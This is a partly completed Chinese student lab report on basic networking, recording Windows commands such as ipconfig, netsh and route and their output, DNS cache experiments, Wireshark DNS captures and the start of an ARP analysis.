# 实验 1 报告模板

姓名：_____ 学号：_____ 班级：_____

## 1 实验一 实验环境与 ARP 协议分析

### 1.1 实验目的

1）能够使用常用的网络命令完成 PC 机的特定网络功能查看、设置、测试等，能够使用常用的网络报文分析工具（如 Wireshark 等）分析网络报文；

2）能够分析 ARP 协议报文格式，以及协议在同一网段内和不同网段间的解析过程；

3）能够使用 Python（或其它）语言编写简单的 TCP 服务器客户端程序。

### 1.2 实验内容

1）利用校园网及外部服务器搭建内网、外网环境；

2）利用常用网络命令（ping、tracert、ipconfig、route 等）查看和更改计算机的网络相关设置，测试网络性能，利用 Wireshark 软件进行抓包分析。

3）用 Wireshark 截获 ARP 报文，分析报文结构及 ARP 协议在同一网段和

不同网段间的解析过程；

4）编写简单的 TCP 服务器和客户端程序，并进行连接测试。

## 1.3 实验原理

略

## 1.4 实验环境与分组

每人一台 PC，独立完成实验并提交实验报告。

## 1.5 实验步骤

【过程记录应当详尽，截图并加以说明。以下过程和表格仅供参考。】

### 1.5.1 常用网络命令练习

**步骤 1**：以命令行方式查看并记录本机的网络配置信息。

1.1 把命令及其输出用文字贴在框内（如果接口很多，则可只贴部分接口，其中**务必包括**本机上网用的网卡接口。

```
PS C:\Users\Administrator> ipconfig /all
Windows IP 配置
主机名 . . . . . : C-115
主 DNS 后缀 . . . . . :
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
以太网适配器 以太网 2:
连接特定的 DNS 后缀 . . . . . :
```

描述. . . . . : Realtek PCIe GbE Family Controller
物理地址. . . . . : B8-AE-ED-BB-AB-B7
DHCP 已启用 . . . . . : 否
自动配置已启用. . . . . : 是
IPv4 地址 . . . . . : 192.168.0.115(首选)
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.0.1
DNS 服务器 . . . . . : 202.117.0.21
1.2.4.8
TCPIP 上的 NetBIOS . . . . . : 已启用

1.2 本机共有几个网卡?

1 个

1.3 哪些是物理网卡?【只填写名字，如“VLAN”、“以太网 2”。】

以太网 2

1.4 找到本机上网时用的网卡，填写相关信息:

| 字段 | 配置值 |
|---|---|
| 网络适配器 | 以太网 2 |
| 描述 | Realtek PCIe GbE Family Controller |
| 物理地址 | B8-AE-ED-BB-AB-B7 |
| DHCP 已启用 | 否 |
| IPv4 地址 | 192.168.0.115(首选) |
| 子网掩码 | 255.255.255.0 |

| | |
|---|---|
| 获得租约的时间（如有） | |
| 租约过期的时间（如有） | |
| 默认网关 | 192.168.0.1 |
| DNS 服务器 | 202.117.0.21 |

1.5 查看用 3 种不同方法查看本机的公网 ip 地址并填表。

| 方法 | 外网地址 |
|---|---|
| nslookup myip.opendns.com resolver1.opendns.com | 202.117.10.2 |
| curl icanhazip.com | 202.117.10.2 |
| 浏览器访问 ping0.cc | 202.117.10.2 |

**步骤 2**：用命令行修改本机 IP 地址和 DNS 服务器地址的获取方式（原来是自动获取方式则改为手动设置，原来为手动设置地址则改为自动获取）。

2.1 命令**贴图**。

```
PS C:\Users\Administrator> netsh interface ip set address name="以太网 2" static 192.168.1.39 255.255.255.0 192.168.1.1
```

2.2 重新查看并记录网卡配置信息。

| 字段 | 配置值 |
|---|---|
| 网络适配器 | 以太网 2 |
| 描述 | Realtek PCIe GbE Family Controller |
| 物理地址 | B8-AE-ED-BB-AB-B7 |

| | |
|---|---|
| DHCP 已启用 | 是 |
| IPv4 地址 | 192.168.1.156(首选) |
| 子网掩码 | 255.255.254.0 |
| 获得租约的时间（如有） | 2026 年 3 月 11 日 14:43:22 |
| 租约过期的时间（如有） | 2026 年 3 月 12 日 14:43:23 |
| 默认网关 | 192.168.0.1 |
| DNS 服务器 | 202.117.0.20 |

2.3 自动获取与手动设置两种方式在网卡的配置信息方面有什么不同（注意观察租约时间）？

DHCP 启用后，ip 地址被网关重新分配并发生了变化。

在手动模式中，ipconfig /all 命令没有显示租约时间，因为该 ip 地址是固定的并不会发生改变。在 DHCP 启用后，租约时间变为 1 天，意味着在 1 天后会重新为本机分配 ip 地址。


**步骤 3**：route 命令练习。

3.1 先禁用 IPv6，然后查看路由表，把查看路由表的命令及其输出用文字贴在框内，同时标记出默认路由（条目开头标记***）。

```
PS C:\Users\Administrator> netstat -r
===========================================================================
接口列表
14...b8 ae ed bb ab b7 ......Realtek PCIe GbE Family Controller
1...........................Software Loopback Interface 1
===========================================================================
IPv4 路由表
===========================================================================
```

```
活动路由:
网络目标        网络掩码        网关        接口    跃点数
***0.0.0.0        0.0.0.0      192.168.0.1     192.168.1.156     25
127.0.0.0        255.0.0.0        在链路上        127.0.0.1     331
127.0.0.1    255.255.255.255        在链路上        127.0.0.1     331
127.255.255.255    255.255.255.255        在链路上        127.0.0.1     331
192.168.0.0     255.255.254.0        在链路上     192.168.1.156     281
192.168.1.156    255.255.255.255        在链路上     192.168.1.156     281
192.168.1.255    255.255.255.255        在链路上     192.168.1.156     281
224.0.0.0        240.0.0.0        在链路上        127.0.0.1     331
224.0.0.0        240.0.0.0        在链路上     192.168.1.156     281
255.255.255.255    255.255.255.255        在链路上        127.0.0.1     331
255.255.255.255    255.255.255.255        在链路上     192.168.1.156     281
===========================================================================
永久路由:
无
IPv6 路由表
===========================================================================
活动路由:
接口跃点数网络目标        网关
1     331  ::1/128        在链路上
1     331  ff00::/8        在链路上
===========================================================================
永久路由:
无
```

3.2 用命令行删除默认路由（贴图）；




3.3 查看【参考命令：ipconfig】一下，网卡的默认网关配置还在吗？

默认网关不在了。

3.4 本机还能上网吗？为什么？

无法上网。电脑在发送数据包时会先查询路由表来决定该数据包应该由哪个网卡发送给哪个网关。路由表定义了哪个网络目标会走哪个网关。0.0.0.0 匹

配所有 ip，意味着未定义的所有目标 ip 访问都经过该路由。删除了之后访问外网，外网一般没有在路由表中定义应该走哪个网卡和网关，因此操作系统不知道这个包应该发给谁，导致该包被丢弃。

**步骤 4**：添加路由命令练习。

4.1 用 route add 增加一条默认路由，贴图，并说明它会出现在路由表的哪个部分。

```
PS C:\Users\Administrator> route add 0.0.0.0 mask 0.0.0.0 192.168.0.1
 操作完成!
PS C:\Users\Administrator> route print
===========================================================================
接口列表
 14...b8 ae ed bb ab b7 ......Realtek PCIe GbE Family Controller
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 路由表
===========================================================================
活动路由:
网络目标        网络掩码          网关       接口   跃点数
          0.0.0.0          0.0.0.0      192.168.0.1    192.168.1.156     26
        127.0.0.0        255.0.0.0         在链路上         127.0.0.1    331
        127.0.0.1  255.255.255.255         在链路上         127.0.0.1    331
  127.255.255.255  255.255.255.255         在链路上         127.0.0.1    331
      192.168.0.0    255.255.254.0         在链路上     192.168.1.156    281
    192.168.1.156  255.255.255.255         在链路上     192.168.1.156    281
    192.168.1.255  255.255.255.255         在链路上     192.168.1.156    281
        224.0.0.0        240.0.0.0         在链路上         127.0.0.1    331
        224.0.0.0        240.0.0.0         在链路上     192.168.1.156    281
  255.255.255.255  255.255.255.255         在链路上         127.0.0.1    331
  255.255.255.255  255.255.255.255         在链路上     192.168.1.156    281
===========================================================================
永久路由:
  无

IPv6 路由表
===========================================================================
活动路由:
 接口跃点数网络目标                 网关
  1    331 ::1/128                  在链路上
  1    331 ff00::/8                 在链路上
===========================================================================
永久路由:
  无
```

这条路由出现在了路由表的顶部，在活动路由部分。

4.2 再用 route add -p 也增加一条默认路由，贴图，并说明它会出现在路由

表的哪个部分。

```
PS C:\Users\Administrator> route add -p 0.0.0.0 mask 0.0.0.0 192.168.0.1
 操作完成!
PS C:\Users\Administrator> route print
===========================================================================
接口列表
 14...b8 ae ed bb ab b7 ......Realtek PCIe GbE Family Controller
  1...........................Software Loopback Interface 1
===========================================================================

IPv4 路由表
===========================================================================
活动路由:
网络目标        网络掩码          网关       接口   跃点数
          0.0.0.0          0.0.0.0      192.168.0.1    192.168.1.156     26
        127.0.0.0        255.0.0.0         在链路上         127.0.0.1    331
        127.0.0.1  255.255.255.255         在链路上         127.0.0.1    331
  127.255.255.255  255.255.255.255         在链路上         127.0.0.1    331
      192.168.0.0    255.255.254.0         在链路上     192.168.1.156    281
    192.168.1.156  255.255.255.255         在链路上     192.168.1.156    281
    192.168.1.255  255.255.255.255         在链路上     192.168.1.156    281
        224.0.0.0        240.0.0.0         在链路上         127.0.0.1    331
        224.0.0.0        240.0.0.0         在链路上     192.168.1.156    281
  255.255.255.255  255.255.255.255         在链路上         127.0.0.1    331
  255.255.255.255  255.255.255.255         在链路上     192.168.1.156    281
===========================================================================
永久路由:
  网络地址          网络掩码  网关地址  跃点数
          0.0.0.0          0.0.0.0      192.168.0.1        1
===========================================================================

IPv6 路由表
===========================================================================
活动路由:
 接口跃点数网络目标                 网关
  1    331 ::1/128                  在链路上
  1    331 ff00::/8                 在链路上
===========================================================================
永久路由:
  无
PS C:\Users\Administrator>
```

这条路由出现在了永久路由的部分，在路由表的底部。

4.3 路由表中的这两个部分有什么不同的作用?

活动路由是指当前系统正在使用的路由，一般由系统、DHCP 等自动生成或手动添加。其生命周期只存在于本次系统运行，电脑重启后会消失。永久路由保存在 Windows 注册表，系统启动时会首先将永久路由部分的路由自动加载到活动路由部分，不会随着系统重启而消失。

**步骤 5**：DNS 缓存的清除。

5.1 用命令 ipconfig /flushdns 清除本地 DNS 缓存，用 ipconfig /displaydns 查看是否清空。把命令及其输出用文字贴在框内。

```
PS C:\Users\Administrator> ipconfig /flushdns
Windows IP 配置
已成功刷新 DNS 解析缓存。
PS C:\Users\Administrator> ipconfig /displaydns
Windows IP 配置
```

5.2 ping 一个网址 X（如 www. qq.com），再用 ipconfig /displaydns 查看本地 DNS 缓存，记录缓存的域名与 IP 地址（把命令及其输出用文字贴在框内）。

```
PS C:\Users\Administrator> ping baidu.com
正在 Ping baidu.com [110.242.74.102] 具有 32 字节的数据:
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
110.242.74.102 的 Ping 统计信息:
数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
最短 = 24ms，最长 = 24ms，平均 = 24ms
PS C:\Users\Administrator> ipconfig /displaydns
Windows IP 配置
baidu.com
----------------------------------------
记录名称. . . . . : baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 答案
A (主机)记录 . . . . : 110.242.74.102
记录名称. . . . . : baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 答案
A (主机)记录 . . . . : 111.63.65.103
记录名称. . . . . : baidu.com
记录类型. . . . . : 1
```

```
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 答案
A (主机)记录 . . . . : 111.63.65.247
记录名称. . . . . : baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 答案
A (主机)记录 . . . . : 124.237.177.164
记录名称. . . . . : dns.baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 其他
A (主机)记录 . . . . : 110.242.68.134
记录名称. . . . . : dns.baidu.com
记录类型. . . . . : 28
生存时间. . . . . : 186
数据长度. . . . . : 16
部分. . . . . : 其他
AAAA 记录 . . . . . : 240e:bf:b801:1002:0:ff:b024:26de
记录名称. . . . . : ns2.baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 其他
A (主机)记录 . . . . : 220.181.33.31
记录名称. . . . . : ns2.baidu.com
记录类型. . . . . : 28
生存时间. . . . . : 186
数据长度. . . . . : 16
部分. . . . . : 其他
AAAA 记录 . . . . . : 240e:940:603:4:0:ff:b01b:589a
记录名称. . . . . : ns3.baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 其他
A (主机)记录 . . . . : 36.155.132.78
记录名称. . . . . : ns3.baidu.com
记录类型. . . . . : 1
生存时间. . . . . : 186
数据长度. . . . . : 4
部分. . . . . : 其他
A (主机)记录 . . . . : 153.3.238.93
记录名称. . . . . : ns4.baidu.com
```

```
记录类型. . . . . . . : 1
生存时间. . . . . . . : 186
数据长度. . . . . . . : 4
部分. . . . . . . . . : 其他
A (主机)记录 . . . . : 111.45.3.226
记录名称. . . . . . . : ns4.baidu.com
记录类型. . . . . . . : 1
生存时间. . . . . . . : 186
数据长度. . . . . . . : 4
部分. . . . . . . . . : 其他
A (主机)记录 . . . . : 14.215.178.80
记录名称. . . . . . . : ns7.baidu.com
记录类型. . . . . . . : 1
生存时间. . . . . . . : 186
数据长度. . . . . . . : 4
部分. . . . . . . . . : 其他
A (主机)记录 . . . . : 180.76.76.92
记录名称. . . . . . . : ns7.baidu.com
记录类型. . . . . . . : 28
生存时间. . . . . . . : 186
数据长度. . . . . . . : 16
部分. . . . . . . . . : 其他
AAAA 记录 . . . . . . : 240e:940:603:4:0:ff:b01b:589a
记录名称. . . . . . . : ns7.baidu.com
记录类型. . . . . . . : 28
生存时间. . . . . . . : 186
数据长度. . . . . . . : 16
部分. . . . . . . . . : 其他
AAAA 记录 . . . . . . : 240e:bf:b801:1002:0:ff:b024:26de
```

**步骤 6：**无效 DNS 服务器。

6.1 把 DNS 服务器地址修改为无效的 DNS 地址【参考命令：netsh interface ip set dns name="以太网 2" source=static add=192.168.3.33，配置后会提示“配置的 DNS 服务器不正确或不存在”】，贴图。

```
PS C:\Users\Administrator> netsh interface ip set dns name="以太网 2" source=static add=192.168.3.39
配置的 DNS 服务器不正确或不存在。
```

6.2 ping 一个网站 X（根据前面 5.2 中的名字），把 ping 命令及其输出用

文字贴在框内。

```
PS C:\Users\Administrator> ping baidu.com
Ping 请求找不到主机 baidu.com。请检查该名称，然后重试。
```

6.3 根据前面 5.2 中记录的网站 X 的 IP 地址，ping 这个 IP 地址，把 ping 命令及其输出用文字贴在框内。

```
PS C:\Users\Administrator> ping 110.242.74.102
正在 Ping 110.242.74.102 具有 32 字节的数据:
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
来自 110.242.74.102 的回复: 字节=32 时间=24ms TTL=50
110.242.74.102 的 Ping 统计信息:
数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
最短 = 24ms，最长 = 24ms，平均 = 24ms
```

6.4 查看本地 DNS 缓存，把命令及其输出用文字贴在框内（如果条目特别多，则只贴图网站 X 的条目）。

```
PS C:\Users\Administrator> ipconfig /displaydns
Windows IP 配置
```


6.5 说明 6.2 和 6.3 的结果差异，并分析原因。

在修改 DNS 地址为无效地址前，本地 DNS 缓存记录了最近网络连接成功的域名解析结果。再下次访问同样域名时无需访问 DNS 服务器即可直接获取目标 IP 地址。但在修改了 DNS 服务器地址为无效地址后，由于操作系统不能正确连接到 DNS 服务器，任何域名都不再能被解析，本地没有任何成功的域名解析记录。因此本地 DNS 缓存不再有任何记录。


### 1.5.2 网络分析工具练习

**步骤 7**：打开 Wireshark 软件抓包，用 Wireshark 的协议过滤，查看和分析不同协议类型的数据包（贴图中显示 Wireshark 的**过滤器**、**分组列表**和**协议**）。

7.1 查看一个 DHCP 协议的数据包，贴图（DHCP 协议细节适当展开）。





7.2 查看一个 DNS 协议的数据包，贴图（DNS 协议细节适当展开）。



**步骤 8**：访问网页和 DNS 协议的互动。


8.1 清除本机的 DNS 缓存【参考命令：ipconfig /flushdns】，运行 Wireshark 截获报文，浏览器访问一个网站（如 https://www.zdic.net/），利用协议过滤筛选出 DNS 报文，贴图（只显示**过滤器+分组列表**）。



dns

| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 911 | 50.282648 | 192.168.1.156 | 202.117.0.21 | DNS | 73 | Standard query 0xda62 A www.baidu.com |
| 912 | 50.283057 | 202.117.0.21 | 192.168.1.156 | DNS | 132 | Standard query response 0xda62 A www.baidu.com CNAME ww |
| 914 | 50.295328 | 192.168.1.156 | 202.117.0.21 | DNS | 73 | Standard query 0x12bf A mbd.baidu.com |
| 916 | 50.301121 | 192.168.1.156 | 202.117.0.21 | DNS | 76 | Standard query 0xbaa0 A pss.bdstatic.com |
| 917 | 50.301121 | 192.168.1.156 | 202.117.0.21 | DNS | 75 | Standard query 0x596b A muses.baidu.com |
| 918 | 50.301575 | 202.117.0.21 | 192.168.1.156 | DNS | 167 | Standard query response 0xbaa0 A pss.bdstatic.com CNAME |
| 931 | 50.323955 | 202.117.0.21 | 192.168.1.156 | DNS | 390 | Standard query response 0x12bf A mbd.baidu.com CNAME mb |
| 953 | 50.353487 | 202.117.0.21 | 192.168.1.156 | DNS | 124 | Standard query response 0x596b A muses.baidu.com CNAME |

8.2 从 Wireshark 中找到 DNS 解析该网站对应的报文，贴图。



```
> Frame 911: 73 bytes on wire (584 bits), 73 bytes captured (584 bits) on interface \Device\NPF_{E6425DBE-4CFD-4B72-A14A-961A9EF71A17},
> Ethernet II, Src: Elitegro_bb:ab:b7 (b8:ae:ed:bb:ab:b7), Dst: HuaweiTe_bb:f9:1c (c4:a4:02:bb:f9:1c)
> Internet Protocol Version 4, Src: 192.168.1.156, Dst: 202.117.0.21
> User Datagram Protocol, Src Port: 55905, Dst Port: 53
> Domain Name System (query)

0000  c4 a4 02 bb f9 1c b8 ae  ed bb ab b7 08 00 45 00   ··· ····· ·····E·
0010  00 3b d8 31 00 00 80 11  00 00 c0 a8 01 9c ca 75   ·;·1···· ·******u
0020  00 15 da 61 00 35 00 27  8d 07 da 62 01 00 00 01   ···a·5·' ···b····
0030  00 00 00 00 00 00 03 77  77 77 05 62 61 69 64 75   *******w ww·baidu
0040  03 63 6f 6d 00 00 01 00  01                        ·com···· ·

Domain Name System: Protocol        分组: 2567 · 已显示: 34 (1.3%)        配置: Default
```

8.3 请用文字贴出网站名和对应的 IP 地址。

www.baidu.com
182.61.200.108


### 1.5.3 ARP 协议分析

**步骤 9**：ping **同一网段**的主机时触发的 ARP 协议分析（可 2 人一组配合，自己和同组人的主机分别记为 PC1 和 PC2）。先运行 Wireshark 截获报文，然后命令行窗口执行命令。

9.1 执行“ipconfig /all”，查看并记录 PC1 和 PC2 的 IP 地址和物理地址：


| | PC1 | PC2 |
|---|---|---|
| IPv4 地址 | 192.168.1.156 | 192.168.1.62 |
| 物理地址 | B8-AE-ED-BB-AB-B7 | 8C-32-23-33-F0-96 |

9.2 执行“arp –d”命令清空 arp 缓存。ping PC2 的地址。执行完后停止报文截获。请把 **arp 和 ping 命令**的执行过程贴图(1 个)。



```
PS C:\Users\Administrator> arp -d
PS C:\Users\Administrator> ping 192.168.1.62

正在 Ping 192.168.1.62 具有 32 字节的数据:
来自 192.168.1.62 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.62 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.62 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.1.62 的回复: 字节=32 时间<1ms TTL=128

192.168.1.62 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms
PS C:\Users\Administrator>
```

9.3 筛选出相关的 icmp 报文，贴图（只显示**过滤器+分组列表**）。



